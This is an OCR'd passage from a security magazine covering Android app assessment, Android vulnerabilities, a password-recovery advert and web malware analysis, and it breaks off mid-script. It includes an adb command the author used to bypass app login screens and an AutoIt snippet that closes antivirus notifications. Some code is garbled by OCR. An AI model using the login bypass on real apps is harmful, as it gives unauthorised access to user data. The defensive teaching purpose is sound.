The Java tab shows the decompiled code from the application. Sometimes this will be obfuscated but it can still be very useful to perform a code audit and look for vulnerabilities.

Listing 1. *Android Reverse Tether*

```
thomas@linux:~/android-sdk/platform-tools$ sudo ./usbppp.sh
                    [sudo] password for thomas:

[i] Host external network interface: wlan0
[+] Setting up forwarding...
net.ipv4.ip_forward = 1
[+] Enabling NAT...
[+] Starting PPP...
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
[+] Setting nameservers to the same as host...
usage: setprop <key> <value>
[i] dns1=192.168.1.1
[i] dns2=
PING 192.168.6.2 (192.168.6.2) 56(84) bytes of data.
64 bytes from 192.168.6.2: icmp_req=1 ttl=64 time=37.3 ms

--- 192.168.6.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 37.374/37.374/37.374/0.000 ms
[i] Done.
```

Listing 2. *Android Reverse Tether*

```
#! /bin/bash
# Reverse USB Tether Script for Android
# Allows device to connect to the Internet/LAN over USB via
                    host PC
# Requires a rooted phone and ADB to be enabled
# Once running you can sniff Android traffic on ppp0 on host PC
#
# Version: 20110803-1
# Author: tcannon@viaforensics.com
# Location of ADB
ADB=./adb
#IP Address assigned to ppp0, LHOST=PC, RHOST=Android
LHOST=192.168.6.1
RHOST=192.168.6.2

if [ "$(id -u)" != "0" ]; then
   echo "This script must be run as root"
   exit 1
fi
IFACE=`route -n | grep "^0.0.0.0" | awk "{ print \\$8;}"`
echo "[i] Host external network interface: ${IFACE}"
echo "[+] Setting up forwarding..."
sysctl net.ipv4.ip_forward=1
echo "[+] Enabling NAT..."
iptables -t nat -I POSTROUTING -s ${RHOST} -j MASQUERADE -o
                    ${IFACE}
echo "[+] Starting PPP..."
$ADB ppp "shell:pppd nodetach noauth defaultroute usepeerdns
                    /dev/tty" nodetach noauth noipdefault
                    notty ${LHOST}:${RHOST}
while [ "`/sbin/ifconfig | grep ${LHOST}`" = "" ]
do
sleep 1
done
echo "[+] Setting nameservers to the same as host..."
ns=(`grep -e '^nameserver' /etc/resolv.conf | cut -f2 -d' '`)
$ADB shell "setprop net.dns1 ${ns[0]}"
$ADB shell "setprop net.dns2 ${ns[1]}"
echo "[i] dns1=`$ADB shell "getprop net.dns1"`"
echo "[i] dns2=`$ADB shell "getprop net.dns2"`"
ping -c1 ${RHOST}
echo "[i] Done."
```

CFG

The CFG tab shows a graphical control flow graph of the application, giving you a visual representation of the application's code and flow. From within the graph you can click to jump into the Dalvik code at any point.

Dalvik

Where the Java tab shows the best-efforts approach of representing the decompiled code as Java, the Dalvik tab shows a low level representation of the byte code.

Smali

Smali is a disassembler/assembler for Dalvik bytecode. It provides a low level but readable representation of the Dalvik binary, and allows you to modify and re-assemble it.

ByteCode

The raw Dalvik bytecode.

Call In/Out

When a method is selected in the tree view it shows the calls in to and out of that method.

Launch Activities from the command line

Android applications contain "activities". An activity in Android parlance is a single focussed thing that a user can do and almost all activities interact with the user. Generally speaking, an Activity usually has its own window so that the user can interact with it.

The AndroidManifest.xml decoded earlier in APKInspector shows the activities registered with the Android system. These can be launched from the command line like so:

```
./adb shell am start -n com.acme.app/
   com.acme.app.settings.ConfigActivity
```

The ConfigActivity will now try to launch on the device. This can be used to jump around in an application in a way the developers didn't expect. We have successfully used this to bypass the login screen on applications giving us access to the user data from within the application.

Conclusion

There are many more techniques and tools to discover but this article should give you a good start in assessing your Android applications using free and open source software. In our work performing professional application assessments we encounter many applications which are not sufficiently protecting the user's sensitive data. In the vast complexity of today's mobile operating systems it is all too easy for a developer to make a bad design choice which can give rise to a serious vulnerability. It is therefore essential to perform rigorous testing on applications prior to deployment and we hope this article will help people to get started or even provide a few new tools or ideas to seasoned testers.

THOMAS CANNON

is the Director of Research and Development for viaForensics, an innovative digital forensic and security firm based in Chicago. His work includes research in digital forensics and security, developing tools and techniques for forensic analysis of mobile devices, advanced security evaluations of mobile software (viaForensics' appSecure) and supporting forensic investigations of secured devices.

Listing 3. *Download APK*

```
<?php
include("local.php");
include("../proto/protocolbuffers.inc.php");
include("../proto/market.proto.php");
include("../Market/MarketSession.php");
$session = new MarketSession();
$session->login(GOOGLE_EMAIL, GOOGLE_PASSWD);
$session->setAndroidId(ANDROID_DEVICEID);
$ar = new AppsRequest();
$ar->setQuery("pname:" . $argv[1]);
$ar->setStartIndex(0);
$ar->setEntriesCount(5);
$reqGroup = new Request_RequestGroup();
$reqGroup->setAppsRequest($ar);
$response = $session->execute($reqGroup);
$groups = $response->getResponsegroupArray();
foreach ($groups as $rg) {
    $appsResponse = $rg->getAppsResponse();
    $apps = $appsResponse->getAppArray();
    foreach ($apps as $app) {
        echo "\nDownloading " . $app->getTitle()." (".$app-
                    >getId().")\n\n";
        $fp = fopen (dirname(__FILE__) . '/' . $app-
                    >getPackageName() . '.apk', 'w+');//This
                    is the file where we save the information
        $url='http://android.clients.google.com/market/
                    download/Download?userId='.
                    ANDROID_USERID.'&deviceId='.ANDROID_
                    REALID.'&assetId='.$app->getId();
        $ch = curl_init($url);
        curl_setopt($ch, CURLOPT_TIMEOUT, 50);
        curl_setopt($ch, CURLOPT_FILE, $fp); //output to file
        curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
        curl_setopt($ch, CURLOPT_COOKIE, "ANDROID=".$session-
                    >authSubToken);
        curl_setopt($ch, CURLOPT_USERAGENT, "Android-Market/2
                    (sapphire PLAT-RC33); gzip");
        curl_exec($ch);
        curl_close($ch);
        fclose($fp);
    }
}
```

ANDROID (IN)SECURITY

DANIEL BORGES

Android is written on a Linux kernel, which implements a specific hardware permission model and runs all applications on a separate virtual machines.

Short Summary

On Android, all applications are written in Java, but executed in a Dalvik virtual machine. Dalvik has a register-based architecture as opposed to the typical Java stack-based architecture, and thus converts the Java .class files into the .dex format. Dalvik has also been highly optimized to run multiple instances of the virtual machine concurrently. Each Dalvik virtual machine runs with a unique Linux User ID which isolates the virtual machines from one another, although applications can still interact with both the system and other applications by sending and receiving «intent». Android "intent" provides the system a method to retain control while still letting applications communicate with each other, utilizing remote procedure calls otherwise known as RPC stubs. Of course, if there is a vulnerability in the Linux kernel that allows a user to run as the system, then all of these defenses fall down, a phenomenon which occurs when rooting a device. Due to such security complications, 'rooted' phones will be out of the scope of this article. Similarly, a great deal of Android malware is packaged with "root exploits" such as RageAgainstTheCage, or DroidDream. According to McAfee's 2011 Q2 report,

This quarter the count of new Android-specific malware moved to number one [for 'McAfee's 2011 Threat Landscape'], with J2ME (Java Micro Edition), coming in second while suffering only a third as many malware. This increase in threats to such a popular platform should make us evaluate our behavior on mobile devices and the security industry's preparedness to combat this growth. [http://www.mcafee.com/us/resources/reports/rp-quarterly-threat-q2-2011.pdf]

5 Killer Android Vulnerabilities

Insecure Storage

The number one vulnerability that makes me slam my head against walls is a smart-phone without a screen lock. Your phone is an epicenter of personal data and communications. Now simply ask yourself, "Can my phone physically be accessed by anyone else?" Of course! Anyone can easily pick up an unattended phone and quickly rummage through text messages or browser history. Just think about how often phones are lost or stolen. Therefore, the first line of defense on any phone should always be a screen lock. Screen locks can save your phone from being searched by the police as well as greatly mitigate theft. By going to Settings>Security>ScreenLock, you can set up a swipe pattern, PIN number, or password lock. Unfortunately, these ScreenLocks are vulnerable to a method of attack called "Smudge Attacks", which attempt to steal the password via finger prints that remain on the device. "Smudge Attacks" are very real, and present an interesting conundrum to smart-phone users and touch screen enthusiasts alike [http://www.usenix.org/event/woot10/tech/full_papers/Aviv.pdf]. Some phones allow for encrypted hard disks. Applications such as WisperCore0.5 can help protect your phone from forensic analysis, by both encrypting your hard disk and offering screenlocks that are resistant to "Smudge Attacks". Although, mobile encryption technologies are still pretty new and vary from phone to phone; currently, WisperCore0.5 is only available on 'Nexus S' and 'Nexus One' phones. "WhisperCore integrates with the underlying Android OS to protect everything you keep on your phone. This initial beta features full disk encryption, network security tools, encrypted backup, selective permissions, and basic platform management tools for Nexus S and Nexus One phones.", according to WisperSystems, whose tools we will be examining more throughout this article [http://www.whispersys.com/]. On unencrypted phones, account credentials are stored plaintext under extremely stringent file permissions. According to Kevin McHaffey, Co-Founder of Lookout, this provides adequate storage unless the user does something to circumvent these controls,

The accounts.db file is stored by an android system service to centrally manage account credentials (e.g. usernames and passwords) for applications. By default, the permissions on the accounts database should make the file only accessible (i.e. read + write) to the system user. No third party applications should be able to directly access the file. My understanding is that passwords or authentication tokens are allowed to be stored in plain text because the file is protected by strict permissions. Also, some services (e.g. Gmail) store authentication tokens instead of passwords if the service supports them, minimizing the risk of a user's password being compromised.

*It would be very dangerous for third party applications to be able to read this file, which is why it's very important to be careful when installing applications that require root access. I think it's important for all users who root their phones to understand that apps running as root have *full* access to your phone, including your account information.*

If the accounts database were to be accessible to non-system users (e.g. user or group ownership of the file something other

than "system" or world read privileges on the file) it would be a large security vulnerability.

Insecure Communications

Insecure communications are one of the larger vulnerabilities facing phones and computers in general; a user must always be concerned about secure communications. A lack of protection in communications such as SMS, Http, and even application traffic can result in leaked confidential information, which can be devastating for any smart-phone user. Other vulnerabilities exist in this category as well, due to the complication of stacked applications on Android. I recently found a weakness in Google's 2-step authentication system, due to leaked communications with Android phones. Even with a screen lock in place and the viewer locked out of the phone, any text message will appear in the phone's top status bar. In Google's 2-step authentication case, the status bar will also display the login pin to anyone who can view the phone the instant the text is received, including those without authorization. Other forms of communication such as Http traffic can be classically man-in-the-middle(MitM) attacked, and applications can send plaintext communications that can be captured by anyone on a wireless networks. Phone calls and text messages are recorded by mobile providers, which can then be intercepted by law enforcement. Therefore, we can infer that some of the best defenses are encryption tools. Applications such as TextSecure Beta by WhisperSystems can adequately encrypt text messages both in communication and in storage. The application RedPhone Beta will encrypt phone conversations. Other insecurities need to be fought with user awareness. When using the phone's browser, remain aware of confidential information and use https when accessing logins, forms, or sites with existing sessions. Normal web traffic can easily suffer MitM attacks, especially over a wireless network. Finally, analyze your favorite applications over your wireless network with Wireshark. See if they release a verbose amount of compromising information, or if they handle your services properly and communications are encrypted. For example, very popular apps, such as Google Calander and Facebook have




Figure 1. *A generalization of Android Architecture, displaying the layers of abstraction. Developers typically only deal with the blue section, Google has developed the green section, and the Linux Kernel is the red section.*

been known to send tons of "private" information in plain text across networks [http://www.theregister.co.uk/2011/02/24/android_phone_privacy_shocker/].

Malicious Applications

Android allows users to load applications directly from their personal computers, but I highly recommend getting your apps from the official Android Market. As seen in previous cases, circumventing Google gives the user more freedom but also puts them at increased risk. Many malware developers actually target rooted devices, and thus Android malware thrives in online rouge markets. Your first line of application defense should be the official Android Market, although be aware malware exists in the official Market as well. A major vulnerability with the Android Market is that there is no initial verification of applications, unlike the Apple Market. The Android Market allows any self signed application to be hosted, without undergoing any form of code review. Making matters worse, there are many freely available videos that teach techniques on reversing applications, and creating malicious applications. For example, a popular video for creating malicious Android apps is "Re-engineering Android Applications" by Sqdunlop [http://www.youtube.com/watch?v=zIESqZ4Vp3E]. Anyone with slight Java programming knowledge can easily accomplish this, and cause devastation to ignorant users who download the rouge application. Unfortunately, the Android Market has suffered the greatest influx of malicious applications out of any mobile environment, this is likely related to the fact that Android also possesses the most applications in general. Many malicious programs masquerade as legitimate applications, with dangerous services packaged in them such as DroidDream or RageAgainstTheCage, which will deteriorate Android's defenses. Therefore, there are a number of precautions one should take when shopping in the Android market. For starters, one should always read multiple user comments before downloading any app. Also anti-malware tools, such as "Lookout Anti-Virus", offer solid data backup and virus detection, which can be extremely handy. One should also be aware Google reserves the right to remove any app from the market, as well as directly from your phone, at any time! So while Google isn't great at stopping malicious apps from getting to the market place, once Google finds out about malicious apps they remotely remove them, from both the Android Market and Android phones.

Over Privileged Applications / Privilege Granularity

A lack of documentation on Android API causes many developers to implement them improperly, giving their applications a superfluity of hardware access, and breaking the rules of least privileged. For a better understanding of specific application permissions, I advise you check out the full list found in the Android developer's guide, under 'Reference' [http://developer.android.com/reference/android/Manifest.permission.html]. With that said, permissions should only be invoked as needed and with extreme care. Unnecessary application privileges can increase the impact of vulnerabilities or bugs in their respective programs, which can be dangerous to the end user. According to research at UC Berkley that was presented at DefCon19, "31% of Android Applications are over privileged putting users at increased risk." This is a shocking number, and appears to be a huge vulnerability at the application development level. The same researchers at UC Berkeley have also developed a tool called Stowaway that detects over privileged Android applications. This will be extremely helpful in deciding which applications are trust worthy, and which should be swapped out for more secure implementations. Stowaway has yet to be publicly released, but keep an eye out for this tool as it will help you find which apps you are using that are currently over privileged. Until then, I highly suggest both security researchers and Android developers read this ground breaking research by UC Berkeley entitled, "Android Permissions Demystified" [http://www.cs.berkeley.edu/~afelt/android_permissions.pdf].

Intent Manipulation

While Android applications are sandboxed, Android allows them talk to each other using "intents", which are remote procedure calls (RPC stubs) traveling through the system level. The IBinder class and extended Binder class are the chief manipulators of Android "intent", allowing inter-application communication through the transact() methods. Unfortunately, this makes internal application communication vulnerable to other applications. Zitmo, or Zeus in the mobile, is an Android botnet which silently starts a background service and can intercept and send SMS messages coming to the phone via intent manipulation. While Zitmo typically comes wrapped in a malicious application, many legitimate applications also use intent manipulation for good. For example, the application TextSecure Beta uses intent manipulation to forward all SMS messages through TextSecure. The difference between a good and bad application is if the application gives the user control over this manipulation. For example, one can turn off this feature in TextSecure Beta by going to TextSecure>Settings>Use_For_All_SMS. A great way to analyze applications is to decompile them, a tool called Jex2Dar works well for this although it can be time consuming [http://code.google.com/p/dex2jar/]. A much quicker application, ComDroid, is a website where you can upload suspicious .apk files and it will inform you automatically if the application uses either vulnerable or malicious intent communication [http://www.cs.berkeley.edu/~emc/comdroid/].

Conclusion

Android is currently the most targeted system for mobile malware, so it is important to be a wise consumer on the Android Market. If you can, I highly suggest using web based applications over native applications unless you need to harness specific hardware, as this brings you closer to running at a system level. Also, it always helps to read tons of user comments, as Android has a fantastic community. Once you know the vulnerabilities, you can understand how to best protect yourself. Android is such a rapidly evolving platform, that it's always a good idea to check for new Android vulnerabilities, so you don't get caught off guard while exploring the vast world of Android applications.

DANIEL BORGES

is an undergrad student at East Stroudsburg University in PA. Dan also works for East Stroudsburg's Computer Crime and Forensics Institute, developing a database to track medical insurance fraud. He has been maintaining a blog on computer security for four years at http://lockboxx.blogspot.com/ and is an avid Google+ user.


https://plus.google.com/?tab=mX#117709665904747694071/posts

Passware Password Recovery Kit Forensic 11.0

A Complete Password Recovery and E-Discovery Solution for Computer Forensics

Now with Mac User Password Recovery!

Passware Kit Forensic includes over 30 password recovery tools, Encryption Analyzer Professional, Search Index Examiner, FireWire Memory Imager, and a Portable Version to provide immediate password recovery for any protected file detected on a PC or over the network while scanning. It recovers or resets passwords for more than 200 different types of files, as well as decrypts hard drives, PGP archives, and unlocks Windows 7 and Mac OS Lion Administrator accounts. Many types of passwords are recovered or reset instantly.



Key Features

- Scans computers and network for password-protected files
- Recovers passwords for **200+ file types** Updated
- Unlocks hard drives protected with **BitLocker** and **TrueCrypt**
- Retrieves electronic evidence in a matter of minutes from a Windows Desktop Search Database
- Includes a **Portable Version** that runs from a USB thumb drive and recovers passwords without installation on a target PC
- Acquires memory images over FireWire Updated
- Recovers Mac user login passwords from computer memory New!

Advanced Features

- Instant recovery for many password types
- Acceleration with distributed computing **(Distributed Password Recovery)**
- Multiple-core CPUs and nVidia GPUs acceleration
- **Tableau TACC** hardware acceleration
- 8 different password recovery attacks (and any combination of them) with an easy-to-use setup wizard
- Detailed reports with MD5 hash values

> *After losing my password to important encrypted documents, I thought it was the end of the world. Thanks for saving my work, Passware.*
>
> **Conor LaHiff, LaHiff & Company.**

5 editions for consumers, small business, professional, corporate, and forensic users.

Starting from **$49!**

For additional information, please visit:
www.lostpassword.com/kit-forensic.htm

Passware Inc.
800 West El Camino Real, Suite 180
Mountain View CA 94040

Contacts
Nataly Koukoushkina
media@lostpassword.com
Phone: +1 (650) 472-3716 x 101

30 DAYS MONEY BACK GUARANTEE

WEB MALWARE ANALYSIS

DHAWAL DESAI

Web Malware Analysis is a way to analyse a website for any possible threat of malware that can either inject a malware on the client system (visitor's system) or force a user to redirect itself to a particular server hosting a malware. Most of these web malware are mainly targeted for the visitors visiting the website and not the webserver. Hence, the best possible approach that can be taken for analysis to be the *Visitor*.

The two main component of web malware analysis is the crawling mechanism and the sandbox mechanism. As the name suggests *crawler* is responsible for crawling the website where as the *sandbox* is the *guinea pig* where all the webpages are loaded and actions are executed.

Following is the overview of web malware scan architecture:

Here, each component plays a vital role in the analysis following are the components and the description of the same:

1. Sandbox with Crawler
2. DNS Server
3. SQUID Proxy




Figure 1. *High_arch*

Listing 1. *Spider.rb*

```
# Spider.rb
MAX_NO_PAGES = 20
require 'win32ole' # used to drive HttpWatch
require 'watir'        # the WATIR framework
require 'url'  # url_ops.rb - contains URL helper functions
# Create HttpWatch
control = WIN32OLE.new('HttpWatch.Controller')
httpWatchVer = control.Version
if httpWatchVer[0...1] == "4" or httpWatchVer[0...1] == "5"
    puts "\nERROR: You are running HttpWatch #{httpWatchVer}.
                        This sample requires HttpWatch 6.0
                        or later. Press Enter to exit...";
                        $stdout.flush
    gets
    break
end

# Get the domain name to spider
puts "Enter the domain name of the site to check (press enter
                        for www.honeynet.net.in):\n";  $stdout.
                        flush
url = gets.chomp!
if  url.empty?
    url = "www.honeynet.net.in"
end
hostName =url.HostName
if  hostName.empty?
    puts "\nPlease enter a valid domain name. Press Enter to
                        exit...";  $stdout.flush
    gets
    break
end
# Use WATIR to start IE
ie = Watir::IE.new
ie.logger.level = Logger::ERROR

# Attach HttpWatch to IE
plugin = control.ie.Attach(ie.ie)

# Start Recording HTTP traffic
plugin.Clear()
plugin.Log.EnableFilter(false)
plugin.Record()
url = url.CanonicalUrl
urlsVisited = Array.new;  urlsToVisit = Array.new( 1, url )
# Start accessing pages
while urlsToVisit.length > 0 && urlsVisited.length
   < MAX_NO_PAGES

    nextUrl= urlsToVisit.pop
    puts "Loading " + nextUrl + "...";   $stdout.flush

    ie.goto(nextUrl)          # get WATIR to load URL
    urlsVisited.push( nextUrl)# store this URL in the list
                        that has been visited
    begin
    # Look at each link on the page and decide if it needs to
                        be visited
    ie.links().each() do |link|

        linkUrl = link.href.CanonicalUrl
        # if the url has already been accessed or if it is
                        a download or if it from a different
                        domain
        if !url.IsSubDomain( linkUrl.HostName ) ||
                        linkUrl.Path.include?( ".exe" ) ||
                        linkUrl.Path.include?(".zip") ||
                        9linkUrl.Path.include?(".csv") ||
            linkUrl.Path.include?( ".pdf" ) || linkUrl.Path.
                        include?( ".png" ) ||
            urlsToVisit.find{ |aUrl| aUrl == linkUrl}  != nil ||
            urlsVisited.find{ |aUrl| aUrl == linkUrl}  != nil
          # Don't add this URL to the list
          next
        end
        # Add this URL to the list
        urlsToVisit.push(linkUrl)
      end
  rescue
    puts "Failed to find links in " + nextUrl + " " + $!;
                        $stdout.flush
  end
end
if ( urlsVisited.length == MAX_NO_PAGES )
    puts "\nThe spider has stopped because #{MAX_NO_PAGES}
                        pages have been visited. (Change MAX_
                        NO_PAGES if you want to increase this
                        limit)";   $stdout.flush
end
# Stop Recording HTTP data in HttpWatch
plugin.Stop()
puts "\nAnalyzing HTTP data..";   $stdout.flush
# Look at each HTTP request in the log to compile list of URLs
# for each error
errorUrls = Hash.new
plugin.Log.Entries.each do |entry|
    if  !entry.Error.empty? && entry.Error != "Aborted" ||
                        entry.StatusCode >= 400
        if !errorUrls.has_key?(entry.Result )
            errorUrls[entry.Result] =  Array.new( 1, entry.Url
                        )
        else
            if errorUrls[entry.Result].find{ |aUrl| aUrl ==
                        entry.Url } == nil
               errorUrls[entry.Result].push( entry.Url  )
            end
        end
    end
end
# Display summary statistics for whole log
summary = plugin.Log.Entries.Summary
printf "Total time to load page (secs):      %.3f\n", summary.
                        Time
printf "Number of bytes received on network: %d\n", summary.
                        BytesReceived
printf "HTTP compression saving (bytes):     %d\n", summary.
                        CompressionSavedBytes
printf "Number of round trips:               %d\n",  summary.
                        RoundTrips
printf "Number of errors:                    %d\n", summary.
                        Errors.Count
# Print out errors
summary.Errors.each do |error|
    numErrors = error.Occurrences
    description = error.Description
    puts "#{numErrors} URL(s) caused a #{description} error:"
    errorUrls[error.Result].each do |aUrl|
        puts "-> #{aUrl}"
    end
end
# Close down IE
plugin.Container.Quit();
puts "\r\nPress Enter to exit";  $stdout.flush
gets
```

Listing 2. *Url.rb*

```
class String
  def HostName
      matches = scan(/^(?:https?:\/\/)?([^\/]*)/)
      if matches.length > 0 && matches[0].length > 0
         return matches[0][0].downcase
      else
          return ""
      end
  end
  def IsSubDomain( hostName)
    thisHostName = self.HostName
    if thisHostName.slice(0..3) == "www."
        thisHostName = thisHostName.slice(4..-1)
    end
    if thisHostName == hostName ||
      (hostName.length > thisHostName.length &&
       hostName.slice( -thisHostName.length ..-1) ==
                      thisHostName)
        return true
    end
    return false
  end
  def Protocol
      matches = scan(/^(https?:\/\/)/)
    if matches.length > 0 && matches[0].length > 0
        return matches[0][0].downcase
    else
        return "http://"
    end
  end
  def Path
      if scan(/^(https?:\/\/)/).length > 0
        matches = scan(/^https?:\/\/[^\/]+\/([^#]+)$/)
      else
        matches = scan(/^[^\/]+\/([^#]+)$/)
         end
      if matches != nil && matches.length == 1 && matches[0].
                    length == 1
         return matches[0][0].downcase
      else
         return ""
      end
  end
  def CanonicalUrl
      return self.Protocol + self.HostName + "/" + self.Path
  end
end
```

Listing 2. *Url.rb*

```
#Include <File.au3>
#Include <Array.au3>
#include <Constants.au3>
#include <Date.au3>

$crawl_url = $CmdLine[1]
$line = ""

While WinGetText("[CLASS:AVP.Product_Notification]","") <> ""
WinClose("[CLASS:AVP.Product_Notification]", "")
WEnd


Local $pid = Run(@ComSpec & " /c ruby spider.rb > test.
                    txt)' ", "", @SW_HIDE, $STDERR_CHILD +
                    $STDOUT_CHILD)
ProcessWait($pid)
$url = ""
$previous_string = ""
$tCur = _Date_Time_GetLocalTime()
$tCur = _Date_Time_SystemTimeToDateTimeStr($tCur)
$DATE = StringMid(String($tCur),1,2) &
